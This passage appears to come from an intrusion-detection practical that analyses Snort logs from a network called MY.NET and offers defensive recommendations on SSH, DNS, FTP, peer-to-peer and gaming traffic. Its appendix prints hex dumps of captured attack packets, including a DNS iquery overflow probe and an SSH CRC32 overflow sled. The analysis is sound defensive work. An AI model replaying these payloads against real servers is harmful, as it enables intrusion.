Dec 22 02:04:16 MY.NET.87.50:888 -> 61.61.43.131:27005 UDP
```

As you can see here, the protocol used is UDP (in fact all traffic to port 27005 present in the scan logs uses UDP). Half-Life uses UDP whereas FlexLM uses TCP. That is the reason why I conclude that this is Half-Life (gaming) related traffic. Moreover, almost 100% of that traffic (167,501 out of 167, 509 occurrences) originated from host MY.NET.87.50. Two more ports, 6112 and 27500 are also associated with online gaming: Quake is a first person shooter that has a networked multiplayer mode while the Free Standard Game Server – FSGS (http://www.fsgs.com/fsgs/about.php) allows users to build their own gaming network either on the internet or on a LAN. The Quake traffic was distributed over many hosts, the biggest culprits being: MY.NET.98.244, MY.NET.98.198, MY.NET.97.196, MY.NET.98.230, MY.NET.98.133, MY.NET.97.192 and MY.NET.98.170. As for the FSGS traffic, all of it, as is the case for the Half-Life traffic, comes from MY.NET.87.50. This gaming traffic can also potentially consume a fair amount of bandwidth. This gaming traffic should be checked against your Network Usage/Security policy for compliance. Especially, you may want to monitor host MY.NET.87.50 for gaming traffic as it generated most of the alerts here.

Once again, we see a lot of traffic on port 1214. As we saw above, This port is used by KAZAA, a peer-to-peer file sharing application. The biggest culprits on your network are, in order:

```
2101        MY.NET.97.213
1906        MY.NET.98.120
1665        MY.NET.97.237
1598        MY.NET.98.115
1333        MY.NET.97.167
1322        MY.NET.97.242
1214        MY.NET.98.157
1201        MY.NET.98.202
1147        MY.NET.98.238
1071        MY.NET.97.236
1069        MY.NET.98.138
1063        MY.NET.98.201
```

Just as before, I recommend you validate this against your network usage policy. If bandwidth consumption is an issue for you, you may even want to block this traffic on your packet filter. Another thing to consider is that, unlike Napster, KAZAA allows users to not only share mp3 files, but also any file on their PC; this may cause a security risk and/or go against your network usage policy.

The heavy scanning for machines running SSH was anticipated in the CA-2001-35 CERT advisory (http://www.cert.org/advisories/CA-2001-35.html) issued December 13th 2001. The advisory was issued as a result of numerous reports of SSH port scanning as well as reports of exploitation received recently. SSH is a great replacement for telnet as it implements encryption of the whole session (including authentication). However, this can give administrators a false sense of security: SSH, like any other service, needs to be properly configured and maintained to ensure secure operation. The defensive recommendation here is to review your configurations and make sure that all relevant vendor patches have been applied.

A quick search for all FTP related entries in the CVE database turned up 144 results (http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ftp). With the number of vulnerabilities associated with FTP servers, it is hardly surprising to see attackers scanning for listening FTP daemons. Here are some defensive recommendations:

- Do not run an FTP daemon unless it is absolutely necessary. Allow incoming connections to port 21 only to hosts that are legitimately running an FTP daemon on your packet filter.
- Disable anonymous sessions wherever possible.
- Use TCP Wrapper (ftp://ftp.porcupine.org/pub/security/) to limit access to your FTP daemon on a per host basis.
- Apply all relevant vendor supplied security patches.
- If you are running WU-ftpd (the Washington University FTP server) consider using a more secure alternative like ProFTPd (http://www.proftpd.org/).
- Consider creating users just for connecting to the FTP server (i.e. do not use shell accounts for ftp sessions), creating these users with an invalid shell (bin/false, for example).

Gregory Lajon (http://www.giac.org/practical/Gregory_Lajon_GCIA.doc) also reports many scans for the FTP port.

It is no surprise to see port 53 (DNS) in the top ten. It is (and has been for a while) one of the top 10 scanned ports on the internet according to incidents.org:

http://www.incidents.org/cid/query/top_10port_all.php

The reasons why DNS servers are prime targets for attackers are, first, a large amount of information about hosts on a network can be gathered from DNS servers and secondly, a number of exploitable vulnerabilities have been discovered (see CERT advisories CA-1998-05, CA-1999-14, CA-2000-20 and CA-2001-02) that range from denial of service to remote root access. The defensive recommendation here would be to make sure you are running the latest release of your DNS software. Current releases of ISC BIND versions 4,8 and 9 are available from http://www.isc.org/products/BIND/.

PJ Goodwin also (http://www.giac.org/practical/PJ_Goodwin_GCIA.doc) reports much scanning for both ports 21 and 53.

One scan that is somewhat alarming is the scan for TCP port 60001. According to an article on Internet Security Systems (http://xforce.iss.net/alerts/advise43.php) TCP port 60001 is associated with the Stacheldraht Distributed Denial of Service (DDoS) tool. Stacheldraht can be used to launch ICMP, SYN or UDP flooding attacks. The CVE candidate number is CAN-2000-0138 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0138). According the ISS article, the master server for Stacheldraht typically listens on port 16660 or 60001 and it runs on Linux and Solaris machines. Furthermore, all this traffic originated from one host: 210.77.145.30. Odds are that this host is infected by the Stacheldraht client and is scanning your network, looking for a listening master server. As a defensive recommendation, I suggest making sure none of your internal Linux or Solaris machines are listening on port 60001. You can use the tool 'lsof' (ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/) or simply 'netstat' to find that out. You may also want to block incoming traffic from 210.77.145.30 on your packet filter as it appears to be compromised.

The last destination port we look at here is 4665. According to the SNORT ports database, this is linked to EDonkey (http://www.edonkey2000.com/overview.html) EDonkey is yet another peer-to-peer file sharing tool that allows users to share and download any type of file. As such, the recommendation made above for the KAZAA traffic hold true here. One thing to point out is that over 83% of the alerts targeting this port were generated by the MY.NET.84.185 source host. You may want to investigate this host and/or user more deeply.

Out of Spec Data Analysis:

Total number of events: 8390
Top Ten Source Hosts

Number of Occurrences	Source host address
7931	24.0.28.234
167	210.125.178.52
80	199.183.24.194
40	64.172.24.155
15	24.36.185.188
12	141.157.92.22
11	211.39.150.91
9	65.165.238.50
7	213.84.157.192
7	202.168.254.178

We immediately see that one of the sources, 24.0.28.234 is accountable for almost 95% of all the Out of Spec packets being logged. If you look above, you'll see it was also part of both the "*Top Ten Source Hosts*" for alerts and the "*Top Ten Scanning Hosts*". With the interest this host is taking in your network, we should try to get to know ita little better. Continuing our analysis, we will see it come up again.

The thing that immediately stands out in the table below is that almost 95% of all packets logged here were destined to port 22. Looking more closely, I also noticed that almost all (7931 out of 7932) originated from 24.0.28.234 which is our top talker. In addition, the source port for all of those packets is also 22. This 'port mirroring' is not normal for the SSH protocol and suggests packet crafting. The 24.0.28.234 host, which is a machine on the home.net network:

```
dig –x 24.0.28.234
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30178
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;234.28.0.24.in-addr.arpa.     IN     PTR

;; ANSWER SECTION:
234.28.0.24.in-addr.arpa. 86400 IN     PTR     dhcp-24-0-28-234.corp.home.net.

;; AUTHORITY SECTION:
28.0.24.in-addr.arpa.   86400   IN     NS     ns2.home.net.
28.0.24.in-addr.arpa.   86400   IN     NS     ns1.home.net.

;; Query time: 86 msec
```

seems to have scanned most of the MY.NET. network, looking for machines running an SSH daemon.

Defensive recommendations include:

- Block external access to destination port 22 on your packet filter wherever possible.
- Disable the SSH service wherever possible
- On the hosts where you must run the SSH daemon, verify that all applicable vendor patches have been applied. You can also consider using TCP Wrapper to add some level of control over what hosts are allowed to connect.

Since the source host (24.0.28.234) seems to be taking such a keen interest in your network, consider watching traffic originating from this offending source IP (or the whole class C network as the address that address was dynamically assigned through DHCP) more closely.

We will now look a the most popular destination ports to try to bring in a new perspective:

Top Ten Destination Ports

Number of Occurrences	Destination Port	Common Port Usage
7932	22	Secure Shell (SSH)
116	25	SMTP
42	80	HTTP
34	1214	KAZAA
19	21536	Unknown
12	563	Network Time Protocol over SSL (nttps)
10	0	Reserved
7	113	Auth
6	6346	GNUTella
2	98	TAC News | Linuxconf

The large amount of Out of Spec packets to destination port 22 (SSH) is consistent with the large amount of portscanning for that same port we noticed in the *Portscan Data Analysis*.

Once again we see evidence of traffic relating to peer-to-peer file sharing program: KAZAA and GNUTella (http://www.gnutella.com/), in this case. The top 3 culprits on your network are:

- MY.NET.70.49
- MY.NET.100.236
- MY.NET.99.38

This kind of file sharing traffic which not only consumes large amounts of bandwidth but can also pose a security risk (insofar as users can not only share mp3 files but any file on their workstation). You should validate this against your Network Usage/Security policy.

Web Servers Specific Defensive Recommendations:

Since four out of The Twenty Most Critical Internet Security Vulnerabilities (http://www.sans.org/top20.htm) according to the SANS Institute affect web servers (see sections G7, W1, W2 and W3 in the document mentioned) and since there have been a lot of worms that exploit these vulnerabilities as of late (Code Red for example), I dedicated a section to web-related alerts and appropriate defensive recommendations.

I parsed the logs to find all signatures that contained the string 'WEB' and classified this information according to highest number of occurrences:

Top Five

Number of Occurrences	Destination
18355	MY.NET.100.165
9357	MY.NET.253.114
335	MY.NET.253.115
173	MY.NET.130.86
140	MY.NET.5.46

The hosts shown in the above table are the ones that have triggered the most alerts with web server related signatures. It is my recommendation that the configuration on these hosts be thoroughly reviewed according to the following guidelines:

The first thing that needs to be done would be to search your web servers for clues that any of the reported attacks may have been successful.

Make sure that the CGI sample scripts that usually come with most web servers' default installs are removed. Make sure your CGI bin directory does not contain any compilers or interpreters (like 'perl', for example).

Make sure your web server is not running as root or another privileged user. If you feel that running the web server as 'nobody' is too restrictive, you can always create an unprivileged user for the sole purpose of running the web server.

Make sure all relevant vendor patches have been applied both for the Operating System and for the web server software. Latest releases and/or security patches for popular web server software are available here:

Apache HTTP Server Project:
http://httpd.apache.org/
Microsoft Downloads Page:
http://www.microsoft.com/downloads/search.asp?


If the web server is a Microsoft IIS server, tools like locktool:
http://www.microsoft.com/technet/security/tools/locktool.asp
will help in locking down the web server and URLScan:
http://www.microsoft.com/technet/security/URLScan.asp
can be used filter out HTTP requests.

The recommendations given above were taken from:

http://www.sans.org/top20.htm

Summary:

First I present a graph of the top destination ports taken from each of the three types (Alerts, Portscans, Out of Spec) of log files.



	22	25	53	80	1214	1863	6112	21536	27005	27500
🟦 Alert	5033	0	16983	31748	61879	6411	0	0	0	0
🟥 Portscan	18353	0	0	0	31150	0	21648	0	167509	20311
🟨 OOS	7932	116	0	42	34	0	0	19	0	0

The things that stand out from this graph are the high number of portscans associated with online gaming (port 27005/tcp) as well as the high number of occurrences associated with Kazaa. We also notice a fair number of scans and alerts for ports 22, 80 and 53.

One recurring theme we see is the heavy traffic caused by peer-to-peer file sharing tools (Kazaa, EDonkey, GNUTella): multiple connections and scans associated with those were present in the analyzed logs. Since these kinds of services can consume large amounts of bandwidth, and since they pose a certain security threat, their usage should be validated against your Network Usage/Security Policy.

The gaming related traffic should also be validated against your Network Usage/Security Policy.

Due to the heavy scanning for port 22 that transpired through the analysis of both the Portscan data and the Out of Spec data, I would recommend auditing all the hosts that offer the SSH service to make sure that all the relevant security patches have been applied and block incoming access to port 22 on your packet filter for all hosts that should not offer this service publicly.

The following hosts on your network were pointed out as possibly compromised or, at least, they were the focus of enough outside attention to warrant some auditing:

```
MY.NET.70.148
MY.NET.253.114
MY.NET.60.39
MY.NET.140.9
MY.NET.100.165
```

There are a couple of external hosts that seem to take a keen interest in your network. They are:

```
24.0.28.234
211.248.231.10
210.77.145.30
210.58.102.86
138.26.220.46
132.198.101.254
128.192.234.130
```

It would be worth watching incoming traffic from these hosts more closely.

Analysis Process:

The above analysis was performed on an Intel-based workstation running OpenBSD v3.0. However, because of the amount of data in the alert files, I ran into problems trying to run Snortsnarf (Out of Memory problems) on my workstation. So the Snortsnarf portion of the analysis was done on a Dual CPU Intel based machine with 1GB of RAM. I used the Snortsnarf data to plan for the analysis presented here and get a better general picture. To extract and sort the data presented above, I tried to use standard UNiX command line programs. The goal was to familiarize myself with the tools readily available to make the task of log analysis easier.

The command line tools used were:

- *grep* - searches the named input FILEs for lines containing a match to the given PATTERN.
- *cat* - reads files sequentially, writing them to the standard output.
- *sed* - reads the specified files, or the standard input if no files are specified, modifying the input as specified by a list of commands.
- *awk* - scans each input file for lines that match any of a set of patterns specified. With each pattern there can be an associated action that will be performed when a line of a file matches the pattern.
- *uniq* - reads the standard input comparing adjacent lines and writes a copy of each unique input line to the standard output.
- *perl* - a high-level, general-purpose programming language that makes easy things easy and hard things possible.
- *HEAD* – part of the LWP (The World-Wide Web library for Perl) package. Command line implementation of the standard HTTP HEAD method which returns the metainformation contained in the HTTP headers without the meassage body.

- *sort* - sorts text files by lines. Comparisons are based on one or more sort keys extracted from each line of input, and are performed lexicographically.
- *wc* - reads one or more input text files and the number of lines, words, and bytes contained in each input file to the standard output.
- *Snortsnarf* - a Perl program to take files of alerts from SNORT, and produce HTML output intended for diagnostic inspection and tracking down problems. Available from Silicon Defense (http://www.silicondefense.com/software/snortsnarf/).

Next, I will give a few examples of mixing and matching those commands to get the desired output.

The first thing I did to get a general picture was to re-arrange and re-order the alerts so that I could see which ones occurred with the highest frequencies. I used the following command line to do that (I am ignoring the spp_portscan alerts in this part of the analysis):

```
cat /store/GIAC/alert.01122* | awk  -F' \\\[\\\*\\\*\] ' '{print $2}'  | grep -v spp_port | sort | uniq -c | sort –rn
```

Next I merged the 5 alert files together and ran the resulting file through Snortsnarf:

```
cat alert.01122* > master.alert
./snortsnarf.pl -d /home/www  /root/master.alert
```

This next command was used to extract the ten top talkers from our master.alert file:

```
awk  -F' \\\[\\\*\\\*\] ' '{print $3}'  master.alert | awk '{print $1}' | sed s/:.*// | sort | uniq -c | sort -rn
```

Here are a couple of command lines I used to sort a particular type of alert by frequency according to source or destination host:

```
grep 'Watchlist 000220 IL-ISDNNET-990517' master.alert | awk '{print $7}' | sed s/:.*// | sort | uniq -c | sort –rn
grep 'Watchlist 000220 IL-ISDNNET-990517' master.alert | awk '{print $9}' | sed s/:.*// | sort | uniq -c | sort –rn
```

For the scan logs, first order the source hosts by number of occurrences, next we find out the most scanned for ports:

```
cat master.scans | awk '{print $4}' | sed s/:.*// | sort | uniq -c | sort –rn
cat master.scans | awk '{print $6}' | sed s/.*:// | sort | uniq -c | sort -rn
```

Parsing the ‘Out of Spec’ file was a bit trickier because each entry uses more than one line. First I counted the destination ports:

```
grep 12\/2 master.oos | awk '{print $4}' | sed s/.*://  | sort | uniq -c | sort –rn
```

I also used Microsoft Excel to generate the bar graph presented in the summary.

Appendix A

Detect 1 – DNS named iquery attempt

Hexadecimal dump of the application layer data:

snort -dvr ./snort.log 'src host 62.144.114.48 and dst port 53'

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

12/25-22:19:50.304928 62.144.114.48:4363 -> ns1.my.net:53
UDP TTL:54 TOS:0x0 ID:26094 IpLen:20 DgmLen:493
Len: 473
6A 98 09 80 00 00 00 01 00 00 00 00 3E 41 41 41  j...........>AAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 3E 42 42 42 42  AAAAAAAAAAA>BBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 3E 43 43 43 43 43  BBBBBBBBBB>CCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 3E 00 01 02 03 04 05  CCCCCCCCC>......
06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15  ................
16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25  .......... !"#$%
26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35  &'()*+,-./012345
36 37 38 39 3A 3B 3C 3D 3E 45 45 45 45 45 45 45  6789:;<=>EEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 3E 46 46 46 46 46 46 46 46  EEEEEEE>FFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 3D 47 47 47 47 47 47 47 47 47  FFFFFF=GGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 00 00 01 00 01 00 00 00 01 00 FF 40  GGGG...........@
66                                               f

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

12/25-22:19:51.087425 62.144.114.48:4363 -> ns2.my.net:53
UDP TTL:54 TOS:0x0 ID:26323 IpLen:20 DgmLen:493
Len: 473
6A A2 09 80 00 00 00 01 00 00 00 00 3E 41 41 41  j...........>AAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 3E 42 42 42 42  AAAAAAAAAAA>BBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 3E 43 43 43 43 43  BBBBBBBBBB>CCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

```
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 3E 00 01 02 03 04 05  CCCCCCCCC>......
06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15  ................
16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25  .......... !"#$%
26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35  &'()*+,-./012345
36 37 38 39 3A 3B 3C 3D 3E 45 45 45 45 45 45 45  6789:;<=>EEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 3E 46 46 46 46 46 46 46 46  EEEEEEE>FFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 3D 47 47 47 47 47 47 47 47 47  FFFFFF=GGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 00 00 01 00 01 00 00 00 01 00 FF 40  GGGG...........@
66                                               f

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/25-22:19:50.999330 62.144.114.48:4363 -> ns3.my.net:53
UDP TTL:54 TOS:0x0 ID:26311 IpLen:20 DgmLen:493
Len: 473
6A 9A 09 80 00 00 00 01 00 00 00 00 3E 41 41 41  j...........>AAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 3E 42 42 42 42  AAAAAAAAAAA>BBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 3E 43 43 43 43 43  BBBBBBBBBB>CCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 3E 00 01 02 03 04 05  CCCCCCCCC>......
06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15  ................
16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25  .......... !"#$%
26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35  &'()*+,-./012345
36 37 38 39 3A 3B 3C 3D 3E 45 45 45 45 45 45 45  6789:;<=>EEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45  EEEEEEEEEEEEEEEE
45 45 45 45 45 45 45 3E 46 46 46 46 46 46 46 46  EEEEEEE>FFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
46 46 46 46 46 46 3D 47 47 47 47 47 47 47 47 47  FFFFFF=GGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47  GGGGGGGGGGGGGGGG
47 47 47 47 00 00 01 00 01 00 00 00 01 00 FF 40  GGGG...........@
66                                               f
```

Detect 2 – DNS named version attempt

Hexadecimal dump of the application layer data:

```
tcpdump -vr snort-0111\@1659.log -X 'src host 217.131.175.234'
```

```
20:52:33.393695 217.131.175.234.1743 > ns1.my.net.domain:  [udp sum ok] 4660 [b2&3=0x80] TXT CHAOS)?
version.bind. [|domain] (ttl 41, id 37777, len 58)
0x0000   4500 003a 9391 0000 2911 77c5 d983 afea        E..:....).w.....
0x0010   XXXX XXXX 06cf 0035 0026 3de8 1234 0080         XX.....5.&=..4..
0x0020   0001 0000 0000 0000 0776 6572 7369 6f6e        .........version
0x0030   0462 696e 6400 0010 0003                       .bind.....
```

Detect 3 – ssh CRC32 overflow NOOP

Hexadecimal dump of the application layer data:

tcpdump -vr snort.log –X 'src host 211.94.206.29 and src port 4856 and dst port 22'

```
22:48:37.126403 211.94.206.29.4856 > victim.my.net.ssh: P [tcp sum ok] 1501065829:1501067277(1448) ack
3470370752 win 32120 <nop,nop,timestamp 5606991 372501994> (DF) (ttl 49, id 47219, len 1500)
0x0000   4500 05dc b873 4000 3106 ed40 d35e ce1d        E....s@.1..@.^..
0x0010   XXXX XXXX 12f8 0016 5978 7265 ced9 a7c0        XX......Yxre....
0x0020   8018 7d78 218f 0000 0101 080a 0055 8e4f        ..}x!........U.O
0x0030   1633 edea 7350 ffff 0000 5451 7350 ffff        .3..sP....TQsP..
0x0040   0000 5455 7350 ffff 0000 5459 7350 ffff        ..TUsP....TYsP..
0x0050   0000 545d 7350 ffff 0000 5461 7350 ffff        ..T]sP....TasP..
0x0060   0000 5465 7350 ffff 0000 5469 7350 ffff        ..TesP....TisP..
0x0070   0000 546d 7350 ffff 0000 5471 7350 ffff        ..TmsP....TqsP..
0x0080   0000 5475 7350 ffff 0000 5479 7350 ffff        ..TusP....TysP..
0x0090   0000 547d 7350 ffff 0000 5481 7350 ffff        ..T}sP....T.sP..
0x00a0   0000 5485 7350 ffff 0000 5489 7350 ffff        ..T.sP....T.sP..
0x00b0   0000 548d 7350 ffff 0000 5491 7350 ffff        ..T.sP....T.sP..
0x00c0   0000 5495 7350 ffff 0000 5499 7350 ffff        ..T.sP....T.sP..
0x00d0   0000 549d 7350 ffff 0000 54a1 7350 ffff        ..T.sP....T.sP..
0x00e0   0000 54a5 7350 ffff 0000 54a9 7350 ffff        ..T.sP....T.sP..
0x00f0   0000 54ad 7350 ffff 0000 54b1 7350 ffff        ..T.sP....T.sP..
0x0100   0000 54b5 7350 ffff 0000 54b9 7350 ffff        ..T.sP....T.sP..
0x0110   0000 54bd 7350 ffff 0000 54c1 7350 ffff        ..T.sP....T.sP..
0x0120   0000 54c5 7350 ffff 0000 54c9 7350 ffff        ..T.sP....T.sP..
0x0130   0000 54cd 7350 ffff 0000 54d1 7350 ffff        ..T.sP....T.sP..
0x0140   0000 54d5 7350 ffff 0000 54d9 7350 ffff        ..T.sP....T.sP..
0x0150   0000 54dd 7350 ffff 0000 54e1 7350 ffff        ..T.sP....T.sP..
0x0160   0000 54e5 7350 ffff 0000 54e9 7350 ffff        ..T.sP....T.sP..
0x0170   0000 54ed 7350 ffff 0000 54f1 7350 ffff        ..T.sP....T.sP..
0x0180   0000 54f5 7350 ffff 0000 54f9 7350 ffff        ..T.sP....T.sP..
0x0190   0000 54fd 7350 ffff 0000 5501 7350 ffff        ..T.sP....U.sP..
0x01a0   0000 5505 7350 ffff 0000 5509 7350 ffff        ..U.sP....U.sP..
0x01b0   0000 550d 7350 ffff 0000 5511 7350 ffff        ..U.sP....U.sP..
0x01c0   0000 5515 7350 ffff 0000 5519 7350 ffff        ..U.sP....U.sP..
0x01d0   0000 551d 7350 ffff 0000 5521 7350 ffff        ..U.sP....U!sP..
0x01e0   0000 5525 7350 ffff 0000 5529 7350 ffff        ..U%sP....U)sP..
0x01f0   0000 552d 7350 ffff 0000 5531 7350 ffff        ..U-sP....U1sP..
0x0200   0000 5535 7350 ffff 0000 5539 7350 ffff        ..U5sP....U9sP..
